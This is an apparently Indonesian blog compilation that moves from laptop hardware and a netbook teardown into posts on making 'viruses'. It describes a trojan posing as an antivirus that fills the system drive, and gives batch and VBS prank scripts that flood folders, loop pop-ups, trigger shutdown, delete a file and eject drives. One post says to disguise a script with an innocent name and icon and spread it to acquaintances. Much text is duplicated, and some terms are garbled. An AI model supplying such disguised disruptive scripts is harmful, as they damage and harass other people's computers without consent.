mengarahkan kursor dan menunjuk menu yang diinginkan
2. Keyboard

Keyboard digunakan untuk memasukkan perintah dan data pada
sistem laptop
C. Perangkat Keras Keluaran
1. Screen

Screen pada laptop berfungsi layaknya monitor pada komputer
yang dapat menampilkan gambar, tulisan, atau program yang sedang dioperasikan
laptop.
2. Printer

Printer digunakan untuk mencetak pada kertas
hasil atau data yang ditampilkan pada screen dan diolah
oleh laptop
ACCESSORIES LAPTOP
Accessories laptop adalah perangkat tambahan yang dapat
menunjang sistem operasi laptop. Accessories laptop diantaranya adalah :
1. Adaptor

Adaptor merupakan alat yang berfungsi untuk menurunkan
tegangan dan merubah arus listrik AC ke DC.
2. Webcam

WebCam adalah kamera video sederhana berukuran relatif
kecil. sering digunakan untuk konferensi video jarak jauh atau sebagai kamera
pemantau.
3. Modem

Modem adalah singkatan dari Modulator Demodulator yang
berfungsi sebagai penyambung. Modulator merupakan bagian yang mengubah sinyal
informasi ke dalam sinyal pembawa dan siap untuk dikirimkan, sedangkan
Demodulator adalah bagian yang memisahkan sinyal informasi (yang berisi data
atau pesan) dari sinyal pembawa yang diterima sehingga informasi tersebut
dapat diterima dengan baik. Fungsi modem adalah sebagai alat penyambung
laptop dengan komputer.
4. Speaker

Speaker adalah transduser yang mengubah sinyal elektrik
ke frekuensi suara (audio) dengan cara menggetarkan komponennya yang berupa
selaput.
5. USB (Universal Serial Studio)

Universal Serial Bus (USB) adalah standar bus serial untuk
perangkat penghubung
6. Flash Disk

Flash Disk adalah
perangkat penyimpan tambahan yang dapat dihubungkan dari laptop satu ke laptop
lain.
Melihat Lebih Dalam Komponen Notebook (Netbook)
Posted on Mei 24,
2009 by marwanhamidan
Mengoprek Bagian Dalam Netbook

Anda penasaran apa itu Cloud Computing??? Cloud Computing merupakan sebuah era dimana nanti untuk semua aplikasi, baik itu aplikasi office, grafis, maupun multimedia dikerjakan melalui internet, jadi tidak perlu dipusingkan lagi harus membeli dan menginstal software-software tersebut di dalam komputer Anda. Untuk lebih jelasnya, nanti akan saya bahas secara lengkap mengenai Cloud Computing.
Komponen-komponen yang ada di dalam sebuah netbook/notebook sama dengan komponen-komponen yang ada di dalam sebuah desktop PC. Komponen itu terdiri dari, Mainboard/Motherboard, Processor, Internal Graphic, Memory Module, Harddisk, LAN Card, Wifi, dan aksesoris tambahan lain seperti Bluetooth, Infrared, MMC adaptor dan lain sebagainya. Kali ini akan saya ajak Anda untuk melihat bagian dalam sebuah netbook. Netbook merek Axioo Pico milik saya sendiri, karena memang dasarnya saya serba ingin tahu, jadi tuh netbook saya bongkar saja sekalian dibersihkan. Sebelumnya saya juga pernah membongkar sebuah Laptop/Notebook milik saya juga (sekitar 3 tahun yang lalu deh). Ya, namanya penasaran dan ingin belajar, jika rusak ya resiko sendiri..he…, hal ini tidak saya sarankan bagi Anda yang belum paham betul tentang hardware.
Berikut adalah gambar secara utuh bagian dalam sebuah Netbook, akan saya jelaskan berdasarkan urutan nomornya. Silahkan klik gambar untuk memperbesar!

1. Networking Device
Pada bagian ini terdapat 3 komponen utama, yaitu LAN Card, Wireless Card, Chipset VGA. Nampak pada bagian luar adalah Wireless Card (wifi 802.11b/g), dan LAN Card serta VGA berada dibagian dalamnya (posisinya tertutup oleh Wireless Card). Lihat Gambar!


2. MMC Adaptor
Bagian ini untuk adaptor berbagai jenis kartu memori seperti MMC, SD Card, memory M2, miniSD, ProDuo Stick. Jadi adaptor ini dapat Anda gunakan untuk memasukkan memory card untuk transfer data, baik memory hape atau gadget lainnya.

3. Speaker
Bagian ini untuk keperluan Audio Anda. Speaker seadanya dengan suara yang cempreng seperti suara loudspeakernya handphone. Terdapat 2 buah speaker, di pojok kiri dan pojok kanan.
4. Harddisk
Bagian ini adalah harddisk tempat Anda menyimpan data. Harddisk ini memiliki kapasitas 160 GB. Jenis harddisknya sama dengan harddisk pada laptop dan harddisk portable. Bagian ini dapat Anda upgrade dengan mengganti harddisk tersebut dengan ukuran yang lebih besar. Harddisk merek Seagate dengan putaran 5400rpm.

5. Baterai CMOS dan BIOS
Bagian ini adalah baterai CMOS dan dibawahnya adalah chipset BIOS. Fungsi baterai CMOS dan BIOS dapat Anda baca di blog ini.

6. Baterai Konektor
Bagian ini adalah konektor power untuk mendapatkan aliran listrik dari baterai. Tanpa baterai Anda masih bisa menggunakan adapator dari listrik secara langsung.

7. Integrated Memory Module
Bagian ini adalah module memory DDR2 yang terintegrasi didalam mainboard. Jadi memory sebesar 1 GB dengan jenis DDR2 PC 5300 sudah tertanam langsung pada mainboard, bukan berupa kepingan memory yang selama ini kita kenal.

8. Slot Memory
Bagian ini merupakan sebuah slot memory dan digunakan untuk menambahkan (upgrade) sebuah modul memory DDR2. Untuk netbook jenis ini besar memory maksimal yang dapat ditanamkan adalah 2 GB. Jadi Anda bisa mengupgrade dan menambahkan satu buah keping memory laptop (SODIMM) sebesar 1 GB, sehingga total menjadi 2GB.

9. Processor
Bagian ini adalah tempat bernaungnya processor Intel Atom. Ternyata processor Intel Atom ini tanpa tempat dudukan (slot processor), jadi processor langsung tertanam pada mainboard. Berbeda dengan laptop yang dulu saya bongkar, processor Intel Core Duo masih dapat dilepas karena memang ada dudukan processornya. Bagian yang berwarna perak dan menutupi processor adalah heatsink yang berfungsi untuk mendinginkan processor (bagian ini tidak bisa saya lepas karena sudah paten).

10 & 13. Chipset Intel GMA 945
Bagian ini adalah chipset mainboard intel GMA 945 Express Chipset. Otak dari mainboard yang mengendalikan semua kerja mainboard. Terdapat 2 buah chipset, Northbridge dan Southbridge. Keterangan ini untuk nomor 10 dan nomor 13.

11. Display & Power Connector
Bagian ini merupakan konektor untuk menghubungkan mainboard dan layar LCD netbook. Pada bagian ini juga terdapat konektor power adaptor.

12. Kipas Pendingin (FAN Cooling)
Bagian ini adalah kipas pendingin yang berfungsi untuk membuang panas di dalam netbook menuju keluar. Kipas pendingin ini letaknya bukan diatas processor, karena fungsinya hanya untuk membuang panas, dan pendingin processor hanya mengandalkan heatsink yang berwarna perak.

Mohon maaf jika gambar yang ada kurang begitu jelas dan tampak blur, karena gambar saya ambil dengan menggunakan kamera handphone..peace!!!
Itulah komponen-komponen yang ada di dalam sebuah netbook. Memang tidak seperti komponen-komponen yang ada pada desktop PC, ukurannya lebih kecil karena memang diperuntukan untuk keperluan mobile. Paling tidak, setelah Anda mengetahui komponen-komponen yang ada di dalam netbook atau notebook, Anda dapat memperbaiki notebook/netbook yang mengalami gangguan. ^_^
Tambahan Neh!!!


CARA MEMBUAT VIRUS TROJAN HORSE
2 Votes

Sebagian besar dari Anda mungkin penasaran untuk mengetahui
tentang bagaimana membuat Trojan atau Virus pada Anda
sendiri. Berikut ini adalah jawaban untuk rasa ingin tahu Anda. Dalam
posting ini saya akan menunjukkan kepada Anda bagaimana untuk
membuat Trojan sederhana pada Anda sendiri dengan menggunakan bahasa
pemrograman C. Trojan ini ketika dijalankan akan memakan ruang hard disk
pada root drive (drive di mana Windows terinstal, biasanya C: Drive) dari
komputer yang dijalankan.Juga Trojan ini bekerja dengan cukup cepat dan mampu
makan sampai sekitar 1 GB ruang hard disk untuk setiap menit
dijalankan. Jadi, saya akan menyebutnya sebagai Space Eater
Trojan. Karena ini Trojan ditulis menggunakan bahasa pemrograman tingkat
tinggi ini sering tidak terdeteksi oleh antivirus. Kode sumber untuk
Trojan ini tersedia untuk di-download pada akhir posting ini. Mari kita
lihat bagaimana Trojan bekerja …
Sebelum saya pindah ke menjelaskan fitur dari Trojan ini
anda harus mengetahui apa sebenarnya
adalah kuda Trojan dan bagaimana cara kerjanya. Karena kebanyakan dari
kita berpikir Trojan atau Trojan horse bukan virus. Dengan kata sederhana
Trojan horse adalah program yang muncul untuk melakukan fungsi yang diinginkan
tetapi sebenarnya melakukan fungsi berbahaya yang dirahasiakan yang
memungkinkan akses tanpa izin ke mesin host atau membuat kerusakan pada
komputer.
Sekarang mari kita pindah ke kerja kami Trojan
Kuda Trojan yang muncul saya telah membuat dirinya sebagai
sebuah program antivirus yang memindai komputer dan menghapus
ancaman. Namun pada kenyataannya tidak apa-apa selain menempati ruang hard
disk pada root drive dengan hanya mengisinya dengan file sampah
besar. Tingkat di mana ia mengisi ruang hard disk terlalu tinggi.Akibatnya
disk yang akan diisi sampai 100% dengan di menit menjalankan Trojan ini.Setelah
ruang disk penuh, laporan Trojan bahwa pemindaian selesai. Korban tidak
akan mampu membersihkan ruang hard disk menggunakan program
pembersihan. Hal ini karena Trojan cerdas menciptakan sebuah file besar
di Windows \ System32 folder dengan dll.
ekstensi. Karena file sampah memiliki . dll
perpanjangan ini sering diabaikan oleh software disk cleanup. Jadi untuk
korban, kini ada cara untuk memulihkan ruang hard disk kecuali reformatting
drive-nya.
Algoritma dari Trojan adalah sebagai berikut1. Cari root drive
2. Arahkan ke WindowsSystem32 pada root drive
3. Buat file yang bernama “ spceshot.dll “
4. Mulai membuang sampah data ke file di atas dan terus meningkat’s ukuran sampai drive penuh
5. Setelah drive penuh, menghentikan proses .
Anda dapat mendownload source code
Trojan SINI
. Harap dicatat bahwa saya tidak termasuk executabe untuk alasan
keamanan. Anda perlu untuk kompilasi untuk mendapatkan executable.
Bagaimana mengkompilasi, menguji dan menghapus merusak?
Kompilasi:Untuk langkah-demi-langkah panduan kompilasi, lihat posting saya Bagaimana mengkompilasi C Program .
Pengujian:
Untuk menguji Trojan, jalankan SpaceEater.exe
file di komputer Anda. Ini akan menghasilkan pesan peringatan di
awal. Setelah Anda menerimanya, Trojan berjalan dan makan ruang hard disk.
Catatan: Untuk menghapus pesan peringatan Anda
untuk mengedit kode sumber dan kemudian kembali-compile.
Bagaimana menghapus Kerusakan dan membebaskan ruang itu?Untuk menghapus kerusakan dan membebaskan ruang, cukup ketik berikut di “ jalankankotak dialog “.
% Systemroot% \ system32
Sekarang
mencari “berkas spceshot.dll “. Hanya dihapus dan
Anda sudah selesai. Tidak perlu re-format hard disk.CARA KOMPILASI PROGRAM C
Rate This
….. Dalam banyak posting saya
sebelumnya khususnya di bagian pembuatan virus , saya telah
menggunakan Program C sebagai bahasa pemrograman. Jika Anda baru
dalam pemrograman C dan sulit untuk mengkompilasi kode sumber C maka
posting ini adalah untuk Anda. Berikut ini adalah langkah-demi-langkah
prosedur untuk menginstal Borland C + + compiler 5.5 dan mengkompilasi
program C.
Dalam banyak posting saya
sebelumnya khususnya di bagian pembuatan virus , saya telah
menggunakan Program C sebagai bahasa pemrograman. Jika Anda baru
dalam pemrograman C dan sulit untuk mengkompilasi kode sumber C maka
posting ini adalah untuk Anda. Berikut ini adalah langkah-demi-langkah
prosedur untuk menginstal Borland C + + compiler 5.5 dan mengkompilasi
program C.
 Dalam banyak posting saya
sebelumnya khususnya di bagian pembuatan virus , saya telah
menggunakan Program C sebagai bahasa pemrograman. Jika Anda baru
dalam pemrograman C dan sulit untuk mengkompilasi kode sumber C maka
posting ini adalah untuk Anda. Berikut ini adalah langkah-demi-langkah
prosedur untuk menginstal Borland C + + compiler 5.5 dan mengkompilasi
program C.
Dalam banyak posting saya
sebelumnya khususnya di bagian pembuatan virus , saya telah
menggunakan Program C sebagai bahasa pemrograman. Jika Anda baru
dalam pemrograman C dan sulit untuk mengkompilasi kode sumber C maka
posting ini adalah untuk Anda. Berikut ini adalah langkah-demi-langkah
prosedur untuk menginstal Borland C + + compiler 5.5 dan mengkompilasi
program C.Bagaimana menginstal kompiler Borland C + +
1. Download Borland C + + compiler 5.5 (untuk platform Windows) dari link berikut.http://www.codegear.com/downloads/free/cppbuilder
2. Setelah Anda men-download, jalankan freecommandlinetools.exe
. Path default instalasi C: \ Borland \ BCC55
Bagaimana mengkonfigurasi kompiler Borland C + +
1. Setelah Anda menginstal Borland C + + compier, membuat dua Dokumen Teks baru2. Buka pertama Teks Baru Document.txt file dan tambahkan dua baris berikut ke dalamnya
-I “c: \ Borland \ Bcc55 \ include”-L “c: \
Borland \ Bcc55 \ lib”
Simpan
perubahan dan tutup file. Sekarang rename file dari New Teks
Document.txtuntuk bcc32.cfg.3. Buka kedua New Text Document (2) txt. file dan tambahkan baris berikut ke dalamnya
-L “c: \ Borland \ Bcc55 \ lib”
Simpan
perubahan dan tutup file. Sekarang rename file dari New Text
Document (2) txt.untuk ilink32.cfg.4. Sekarang salin kedua file bcc32.cfg dan ilink32.cfg , arahkan ke C: \ Borland \ BCC55 \ Bin dan tempelkan.
Bagaimana mengkompilasi kode sumber C (File C)
1. Anda perlu menempatkan C (example.c). File yang akan dikompilasi di lokasi berikut
C: \ Borland \ BCC55 \ Bin
2. Sekarang
perintah goto prompt (-> type-> Run Start cmd ->
Enter)3. Buatlah lintasan berikut sebagai direktori kerja sekarang (gunakan perintah CD)
C: \ Borland \ BCC55 \ Bin
4. Untuk
mengkompilasi file (example.c) gunakan perintah berikut
Perintah untuk Kompilasi Program C
bcc32 example.c
5. Sekarang jika ada terdapat kesalahan dalam kode
sumber Anda akan mendapatkan sebuah file eksekusi (example.exe) di lokasi yang
sama ( C: \ Borland \ BCC55 \ Bin).
6. Sekarang
Anda telah berhasil mengkompilasi kode sumber menjadi file executable (file
exe.).CARA MEMBUAT VIRUS SHORTCUT
Sudahkah pernah melihat atau bahkan terkena infeksi dari Virus Shorcut, yaitu
sebuah virus yang menyebarkan dan menggandakan dirinya dengan cara menyamar
sebagai shorcut program ataupun file yang ada di komputer anda. Nah, kali ini
kami akan membagikan Trik bagaimana cara membuat semacam Virus Shortcut yang
jumlahnya jauh lebih banyak dibandingkan dengan virus shortcut aslinya.
Ya Benar, dengan adanya Virus Shorcut Palsu yang berjumlah 10000, maka sudah pasti korban akan langsung panik & menjerit histeris karena ketakutan.
Perlu di ketahui, bahwa virus ini hanyalah virus palsu yang tidak membahayakan dan virus ini tidak memakan memory tapi hanya memakan tempat saja.
Langsung saja perhatikan langkah-langkah dibawah ini :
1. Bukalah Notepad kemudian anda ketik atau copy script dibawah ini !
@echo off
:top
md %random%
goto top
2. Kemudian simpan dengan nama yang tidak mencurigakan…namanya terserah yang penting kasih ekstensi (.bat). Misalnya Koh Lee.bat
3. Setelah itu ganti icon yang tidak mencurigakan juga.
4. Langkah terakhir, silahkan sebarkan virus tersebut ke komputer semua yang anda kenal.
5. Adapun cara menjalankannya adalah tinggal klik dua kali saja file virus palsu tadi maka otomatis 1000 shorcut akan langsung dibuat. Tunggulah prosesnya dan jika sudah Puas dan sudah merasa banyak sekali, silahkan klik tombol X pada aplikasi yang berjalan tersebut.

6. Dan berikut inilah hasilnya Screenshot dari virus palsu tersebut

Tinggal menunggu reaksi korban....
Cara menghilangkan Shorcut yang berjumlah 1000 cukup tekan CTRL + A lalu tekan Shift + Del untuk menghapusnya.
Ya Benar, dengan adanya Virus Shorcut Palsu yang berjumlah 10000, maka sudah pasti korban akan langsung panik & menjerit histeris karena ketakutan.
Perlu di ketahui, bahwa virus ini hanyalah virus palsu yang tidak membahayakan dan virus ini tidak memakan memory tapi hanya memakan tempat saja.
Langsung saja perhatikan langkah-langkah dibawah ini :
1. Bukalah Notepad kemudian anda ketik atau copy script dibawah ini !
@echo off
:top
md %random%
goto top
2. Kemudian simpan dengan nama yang tidak mencurigakan…namanya terserah yang penting kasih ekstensi (.bat). Misalnya Koh Lee.bat
3. Setelah itu ganti icon yang tidak mencurigakan juga.
4. Langkah terakhir, silahkan sebarkan virus tersebut ke komputer semua yang anda kenal.
5. Adapun cara menjalankannya adalah tinggal klik dua kali saja file virus palsu tadi maka otomatis 1000 shorcut akan langsung dibuat. Tunggulah prosesnya dan jika sudah Puas dan sudah merasa banyak sekali, silahkan klik tombol X pada aplikasi yang berjalan tersebut.

6. Dan berikut inilah hasilnya Screenshot dari virus palsu tersebut

Tinggal menunggu reaksi korban....
Cara menghilangkan Shorcut yang berjumlah 1000 cukup tekan CTRL + A lalu tekan Shift + Del untuk menghapusnya.
Buat Virus Lucu Dari Notepad

Dari sekian postingan tentang cara membuat virus di blog ini
mungkin ini yang paling gokil dan jahil, karena tidak hanya komputernya yang
bingung tapi orangnya juga akan jengkel.
Penasaran nih ?
Dibawah ada beberapa script kode untuk membuat virus silahkan di ubah atau langsung dikopi ke notepad anda.
1. Virus dengan sasaran buat orang jengkel karena muncul terus, sebenarnya bukan virus tapi hanya program yang sok-sok jadi virus :)
Dibawah ada beberapa script kode untuk membuat virus silahkan di ubah atau langsung dikopi ke notepad anda.
1. Virus dengan sasaran buat orang jengkel karena muncul terus, sebenarnya bukan virus tapi hanya program yang sok-sok jadi virus :)
@ECHO off
:
Begin
msg * Haloo ?
msg * Lagi apa nih ?
msg * Weww ketahuan nih..
msg * Hayooo ngaku..
msg * Ye ye ketauan yeye ketahuan
msg * Aku matiin saja gimana
msg *
Mau............................
GOTO BEGIN
simpan dengan berekstensi .bat contoh
Usil.bat
2. Membuat Virus Wants to Be A Milionaire
2. Membuat Virus Wants to Be A Milionaire
@echo off
title quiz wants to
be a millionaire
:menu
cls
echo jika kamu kena virus apa
yang kamu lakukan
pause
echo pilih yang mana:
echo 1. Matikan Komputer
echo 2. Format Komputer
echo 3. Yahhhh...
set input=nothing
set /p input=Choice:
if %input%==1 shutdown -s -t
30
if %input%==2 del c:\xxx
if %input%==3 @ECHO off
msg * Kurang Beruntung nih
msg * Kurang Iman kali :D
msg * Aduh ini gimana kok tambah
parah
msg * Masukin ke UGD aja ya
msg * Telpon 311 saja ya
@ECHO off
:top
START %SystemRoot%
\system32\notepad.exe
GOTO top
Simpan
dengan .bat contoh contoh = Kuis Wants to be a millionaire.bat
3. Membuka
notepad terus-menerus
@ECHO off
:top
START %SystemRoot%
\system32\notepad.exe
GOTO top
Simpan dengan ektensi.bat
4. Shutdown sendiri dan kirim pesan otomatis
Set wshShell
=wscript.CreateObject
("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys
"{CAPSLOCK}"
loop
Simpan dengan .vbs
5. CD Room terbuka dan tertutup terus
Set oWMP =
CreateObject
("WMPlayer.OCX.7")
Set colCDROMs =
oWMP.cdromCollection
do
if colCDROMs.Count >= 1 then
For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject
Next
For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject
Next
End If
wscript.sleep 5000
loop
Simpan dengan .vbs
Catatan :
Hanya sekedar referensi agar lebih waspada terhadap setiap software atau program yang ada di computer, laptop atau di internet agar tidak mudah percaya begitu saja karena akibatnya sangat fatal.
Catatan :
Hanya sekedar referensi agar lebih waspada terhadap setiap software atau program yang ada di computer, laptop atau di internet agar tidak mudah percaya begitu saja karena akibatnya sangat fatal.
Trojan Horse

Pernah dengar tentang trojan ?
Kuda Troya (Trojan) adalah sebuah legenda yang berasal dari
semenanjung Balkan, tepatnya di daerah Yunani. Bukan sembarang kuda dan bukan
pula sungguh-sungguh kuda, tetapi sebuah kuda yang terbuat dari kayu. Kuda ini
ada pada jaman dahulu kala sekitar 12 abad sebelum masehi ketika Yunani
berperang melawan Troya.
Kita kali ini akan membahas Trojan di komputer, pernakah
anda mendengar atau terkena trojan laptop atau PC anda ?
Trojan horse adalah Rutinitas tak terdokumentasi rahasia ditempelkan
dalam satu program berguna. Program yang berguna mengandung kode tersembunyi
yang ketika dijalankan melakukan suatu fungsi yang tak diinginkan. Eksekusi
program menyebabkan eksekusi rutin rahasia ini.
Tentang
Trojan :
• Program-program trojan horse digunakan untuk
melakukan fungsi-fungsi secara tidak langsung dimana pemakai tak diotorisasi
tidak dapat melakukannya secara langsung. Contoh, untuk dapat mengakses
file-file pemakai lain pada sistem dipakai bersama, pemakai dapat menciptakan
program trojan horse.
• Trojan horse ini ketika program dieksekusi akan
mengubah ijin-ijin file sehinga file-file dapat dibaca oleh sembarang pemakai.
Pencipta program dapat menyebarkan ke pemakai-pemakai dengan menempatkan
program di direktori bersama dan menamai programnya sedemikian rupa sehingga
disangka sebagai program utilitas yang berguna.
• Program trojan horse yang sulit dideteksi adalah
kompilator yang dimodifikasi sehingga menyisipkan kode tambahan ke
program-program tertentu begitu dikompilasi, seperti program login. Kode
menciptakan trapdoor pada program login yang mengijinkan pencipta log ke sistem
menggunakan password khusus. Trojan horse jenis ini tak pernah dapat ditemukan
jika hanya membaca program sumber. Motivasi lain dari trojan horse adalah
penghancuran data. Program muncul sebagai melakukan fungsi-fungsi berguna
(seperti kalkulator), tapi juga secara diam-diam menghapus file-file pemakai.
• Trojan horse biasa ditempelkan pada program-program
atau rutin-rutin yang diambil dari BBS, internet, dan sebagainya.
Berikut 5 jenis trojan horse yang tehnik serangannya dengan
cara mengelabui sistem pengamanan :
1. Glieder Trojan
Trojan ini seolah mengatakan “jangan hiraukan saya, saya
disini hanya untuk mengistirahatkan komputer ini.” padahal sesungguhnya
komputer sedang memasukkan sebuah program pengintai.
Glieder trojan menggunakan proses penularan bertingkat,
dimana tahap pertamanya adalah sebuah program malware kecil akan berubah secara
terus menerus, sehingga program anti-virus yang terpasang dalam PC tidak akan
mengenalnya sebagai malware.
Begitu glieder trojan terinstal dalam PC, program ini akan
berusaha menghilangkan kemampuan sistem pengamanan yang terpasang, baru setelah
itu melakukan aktifitas jahatnya seperti memindahkan atau mencuri data penting,
atau aktifitas lainnya sesuai keinginan penyerang.
2. Gozi Trojan
Websites dapat menggunakan secure cocket layer (SSL) untuk
menyandi dan mengamanankan data penting dan sensitif seperti on-line banking
atau transaksi on-line. Ciri-ciri website yang menggunakan SSL adalah adanya
gambar gembok di address bar-nya.
Gozi trojan seolah mengatakan “website dikunci dan disandi ?
no, problem !” dan dia akan menghindari pengamanan ini (SSL) dengan cara
mengelabui OS Windows, sehingga seakan-akan dia adalah bagian dari proses SSL.
Yang terjadi adalah data meninggalkan browser melalui gozi
trojan sebelum data tersebut disandikan dan dikirimkan keluar PC menujunetwork.
Program jahat ini memang tidak seperti trojan pada umumnya, dia masuk sampai ke
operating system dengan mengelabuilayered service providers (LSPs).
3. SpamThru Trojan
Program jahat ini berlaku seolah-oleh sebuah program
anti-virus tambahan, sehingga dapat dikatakan “malware yang melakukanscanning
malware dalam PC”. Bila PC memasang anti-virus baru yang lebih baik, dia akan
memblok malware ini agar tidak bisa melakukanup-date yang dapat mengubah
dirinya menjadi malware lain.
4. SpyAgent Trojan
Program ini bermain di area penyandian file dalam windows,
yaitu ketika kita melakukan penyandian dengan fasilitas yang disediakan oleh
windows. SpyAgent ini memposisikan dirinya sebagai user account tingkat
administrator, dan menggunakan account tersebut untuk menyandi file-file.
Program anti-virus yang terpasang tidak akan menduga adanya file yang sudah
disusupi program jahat.
5. Jowspry Trojan
Jowspry trojan mengelabui PC dengan dengan teknik topeng
(masquerader), seolah-olah sebuah program yang memang sudah dikenal dan diakui
oleh PC, yaitu windows up-date.
Buat Flashdisk Tahan Virus
Seringkali kita menemukan flashdisk kita terkena virus,
kemudian virus itu menyebar ke computer kita karena kita colokin langsung dan
membuat komputer kita hang karena antivirus sibuk men-scan virus sehingga
peforma komputer dan asumsi memori termakan banyak akibat kinerja antivirus.
Disini kami akan bagikan trik jitu yaitu Buat Flashdisk
Tahan Virus dengan mengunci flashdisk dari virus, bukan menggunakan software
tetapi sedikit trik yang cukup ampuh untuk penangkal virus dari flashdisk ke
computer atau laptop.
Caranya cukup gampang yaitu :
Buka Contol Panel
Klik Performance and Maintenance
Caranya cukup gampang yaitu :
Buka Contol Panel
Klik Performance and Maintenance
Kemudian klik Administrative Tool
Kemudian klik Local Security Policy
Kemudian klik Local Security Policy


Kemudian, pilih Addtional Rules, klik kanan mouse di dalam folder Addtional Rules dan pilih New Path Rule...

Lalu akan muncul seperti gambar dibawah ini, klik Browse dan pilihlah drive USB (yang biasa digunakan untuk memasukkan flashdisk dan jangan lupa colokkan dulu Flashdisk-nya agar drivenya muncul ) dan setelah itu tekan OK dan OK.

Selesai deh..
Semoga tulisan tentang "Buat Flashdisk Tahan Virus" dapat membantu mengatasi masalah anda dengan virus.
Semoga tulisan tentang "Buat Flashdisk Tahan Virus" dapat membantu mengatasi masalah anda dengan virus.
Kembalikan File Hilang Akibat Trojan
Pernakah
file anda rusak atau hilang akibat Trojan tapi
seringkali anda menyebut dengan Virus, seringkali
hal ini terjadi pada flashdisk dan sangat sangat membuat kita jengkel,
solusinya sebenarnya cukup mudah.
Pertama-tama
kita asumsikan file yang hilang itu berada pada Flash Disk, maka untuk
mengembalikan attributnya ke kondisi semula, lakukan langkah-langkah berikut
ini :
- Masukkan Flash Disk anda ke port USB
- Buka Windows Explorer
- Cari dan ingat di drive mana Flash Disk bekerja (Biasanya di drive setelah CDROM, bisa berupa E, F atau yang lainya. Untuk kali ini, kita asumsikan Flash Disk tersebut berada pada drive J)
- Masuk ke Command Prompt dengan cara klick Start>Run dan ketik CMD
- Masuk ke drive Flash Disk anda dengan cara ketij J: (huruf J dan titik dua), kemudian tekan enter.
- Setelah keluar J:\> ketik attrib -r -s -a -h *.* /s /d kemudian tekan enter
- Tunggu sampai cmd prompt menampilkan J: kembali
Semoga bermanfaat dan berguna :)
Trapdoor

Apa sih Trapdoor ?
Jika kita artikan satu-satu maka
:
Trap : Jebakan
Door : Pintu
Trapdoor =
Pintu Jebakan
Sebenarnya Trapdoor adalah Titik masuk tak
terdokumentasi rahasia di satu program untuk memberikan akses tanpa
metode-metode otentifikasi normal.
• Trapdoor telah dipakai secara benar selama
bertahun-tahun oleh pemogram untuk mencari
kesalahan program. Debugging dan testing biasanya dilakukan pemogram saat
mengembangkan aplikasi. Untuk program yang mempunyai prosedur otentifikasi
atau setup lama atau memerlukan pemakai memasukkan nilai-nilai berbeda
untuk menjalankan aplikasi maka debugging akan lama bila harus melewati
prosedur prosedur tersebut. Untuk debug program jenis ini, pengembang
membuat kewenangan khusus atau menghilangkan keperluan setup dan
otentifikasi.
• Trapdoor adalah kode yang menerima suatu barisan
masukan khusus atau dipicudengan menjalankan ID
pemakai tertentu atau barisan kejahatan tertentu. Trapdoor menjadi ancaman
ketika digunakan pemrogram jahat untuk memperoleh pengkasesan tak
diotorisasi.
• Pada kasus nyata, auditor (pemeriksa) perangkat
lunak dapat menemukan trapdoor pada produk
perangkat lunak dimana nama pencipta perangkat lunak berlakuk sebagai
password yang memintas proteksi perangkat lunak yang dibuatnya. Adalah
sulit mengimplementasikan kendali-kendali perangkat lunak untuk
trapdoor.
Mengenal dan Mengetahui WEP
Pernakah anda mengenal atau mendengar istilah WEP ?
Mungkin bagi anda yang senang hack atau oprek keamanan jaringan sudah tidak asing dengan istilah tersebut.
Mungkin bagi anda yang senang hack atau oprek keamanan jaringan sudah tidak asing dengan istilah tersebut.
WEP yaitu standart keamanan dan enkripsi pertama yang digunakan pada wireless, WEP merupakan singkatan dari Wired Equivalent Privacy, WEP Sendiri adalah suatu metode pengamanan jaringan nirkabel, disebut juga dengan Shared Key Authentication atau dikenal dengan SKA. Shared Key Authentication (SKA) adalah metode otentikasi yang membutuhkan penggunaan WEP.
Enkripsi WEP menggunakan kunci
yang dimasukkan admin yang selaku pemegang kendali server ke client maupun
access point. Kunci ini harus cocok dari yang diberikan akses point ke client,
dengan yang dimasukkan client untuk authentikasi menuju access point, dan WEP
mempunyai standar 802.11b.
Proses Shared Key Authentication:
- Client meminta asosiasi ke access point, langkah ini sama seperti Open System Authentication.
- Access point mengirimkan text challenge ke client secara transparan.
- Client akan memberikan respon dengan mengenkripsi text challenge dengan menggunakan kunci WEP dan mengirimkan kembali ke access point.
- Access point memberi respon atas tanggapan client, akses point akan melakukan decrypt terhadap respon enkripsi dari client untuk melakukan verifikasi bahwa text challenge dienkripsi dengan menggunakan WEP key yang sesuai. Pada proses ini, access point akan menentukan apakah client sudah memberikan kunci WEP yang sesuai. Apabila kunci WEP yang diberikan oleh client sudah benar, maka access point akan merespon positif dan langsung meng-authentikasi client. Namun bila kunci WEP yang dimasukkan client adalah salah, maka access point akan merespon negatif dan client tidak akan diberi authentikasi. Dengan demikian, client tidak akan terauthentikasi dan tidak terasosiasi.
WEP memiliki berbagai kelemahan antara lain :
- Masalah kunci yang lemah, algoritma RC4 yang digunakan dapat dipecahkan.
- WEP menggunakan kunci yang bersifat statis
- Masalah initialization vector (IV) WEP
- Masalah integritas pesan Cyclic Redundancy Check (CRC-32)
WEP terdiri dari dua tingkatan, yakni kunci 64 bit, dan 128 bit. Sebenarnya
kunci rahasia pada kunci WEP 64 bit hanya 40 bit, sedang 24bit merupakan
Inisialisasi Vektor (IV). Demikian juga pada kunci WEP 128 bit, kunci rahasia
terdiri dari 104bit.
Serangan-serangan pada kelemahan WEP antara lain :
Serangan-serangan pada kelemahan WEP antara lain :
- Serangan terhadap kelemahan inisialisasi vektor (IV), sering disebut FMS attack. FMS singkatan dari nama ketiga penemu kelemahan IV yakni Fluhrer, Mantin, dan Shamir. Serangan ini dilakukan dengan cara mengumpulkan IV yang lemah sebanyak-banyaknya. Semakin banyak IV lemah yang diperoleh, semakin cepat ditemukan kunci yang digunakan
- Mendapatkan IV yang unik melalui packet data yang diperoleh untuk diolah untuk proses cracking kunci WEP dengan lebih cepat. Cara ini disebut chopping attack, pertama kali ditemukan oleh h1kari. Teknik ini hanya membutuhkan IV yang unik sehingga mengurangi kebutuhan IV yang lemah dalam melakukan cracking WEP.
